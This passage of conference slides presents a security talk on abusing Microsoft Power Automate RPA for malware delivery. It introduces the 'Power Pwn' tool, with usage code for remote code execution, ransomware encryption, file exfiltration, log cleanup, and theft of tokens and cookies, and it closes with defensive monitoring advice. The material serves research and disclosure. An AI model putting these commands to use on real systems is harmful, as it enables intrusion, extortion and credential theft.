


No Code
Cleanup

Machine to Cloud via the browser

1. Open browser minimized
2. Go to flow.microsoft.com
3. Hit CTRL+U
4. Extract access token from header





youtu.be/lY_RzV-4BdI



youtu.be/zlF7np18oGI


Recap

- Deploy malware
- Defense evasion
- Persistency
- C&C
- Exfiltration
- Cleanup

And more:


- Creds access via browser

Introducing Power Pwn!



Trigger via
HTTP


Power
Pwn!



Seamlessly
handle errors
and edge
cases

One endpoint to rule them all!

*POST machine=win11ent user=alexg
payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a*



*SUCCESS
filesFound=71892 filesProcessed=70497*

Convenience layer in Python

1. Set up a free RPA account
2. Register machines
3. Profit

github.com/mbrg/power-pwn

Usage

```
from powerpwn.cli import PowerPwn
POST_URL = ""
pp=PowerPwn(post_url=POST_URL)

### code execution

# python2
pp.exec_py2("print('hello world')").CodeExec
# CodeExecOutputs(ScriptOutput='\ufe0fhello world\r\n', ScriptError='')

# python2 bad syntax
pp.exec_py2("bad syntax").CodeExec
# CodeExecOutputs(ScriptOutput='', ScriptError='  File "", line 1\r\n      bad syntax\r\n      ^\r\nSyntaxErr

# powershell
pp.exec_ps("Write-Host \"hello word\"").CodeExec

# commandline
pp.exec_cmd("echo \"hello word\"").CodeExec
# CodeExecOutputs(ScriptOutput='Microsoft Windows [Version 10.0.22000.795]\r\n(c) Microsoft Corporation. All

### ransomware

pp.ransomware(crawl_depth=2, dirs_to_init_crawl=["C:\\Users\\alexg\\Documents\\mystuff", "D:\\shh"], encrypti
# RansomwareOutputs(FilesFound=9, FilesAccessed=9, FilesProcessed=9, Errors='')

### exfiltration

pp.exfil(target="C:\\Users\\alexg\\Downloads\\takeit.txt").Exfil
# ExfiltrationOutputs(Success=True, FileContents="asd")
pp.exfil(target="C:\\Users\\alexg\\Downloads\\dontexist.txt").Exfil
# ExfiltrationOutputs(Success=False, FileContents='')

### cleanup

pp.cleanup().Cleanup
# CleanupOutputs(FilesFound=179, LogFilesDeleted=178)

### steal_power_automate_token

pp.steal_power_automate_token().StealPowerAutomateToken
# StealPowerAutomateTokenOutputs(Token='ey...')

### steal_cookie
pp.steal_cookie("https://www.google.com").StealCookie
# StealCookieOutputs(Cookie='IP_JAR=2022-07-16-13; OGPC=19027681-1:')
```

Summary

- What is RPA?
 - Available in every major enterprise
 - Technical deep dive
- Abusing RPA: RCE as a Service
 - Distribute and execute payloads thru trusted services
 - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home



How To Stay Safe?

Do these 4 things to reduce your risk

1. Monitor any usage of PAD.MachineRegistration.Silent.exe or PAD.MachineRegistration.Host.exe on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don't belong to your organization
3. Review your own tenant's Power Automate environment and Microsoft [best practice](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)



MALWARE POWERED BY WIN11 NO-CODE

Michael Bargury

@mbrg0

github.com/mbrg/talks

BSides Singapore 2022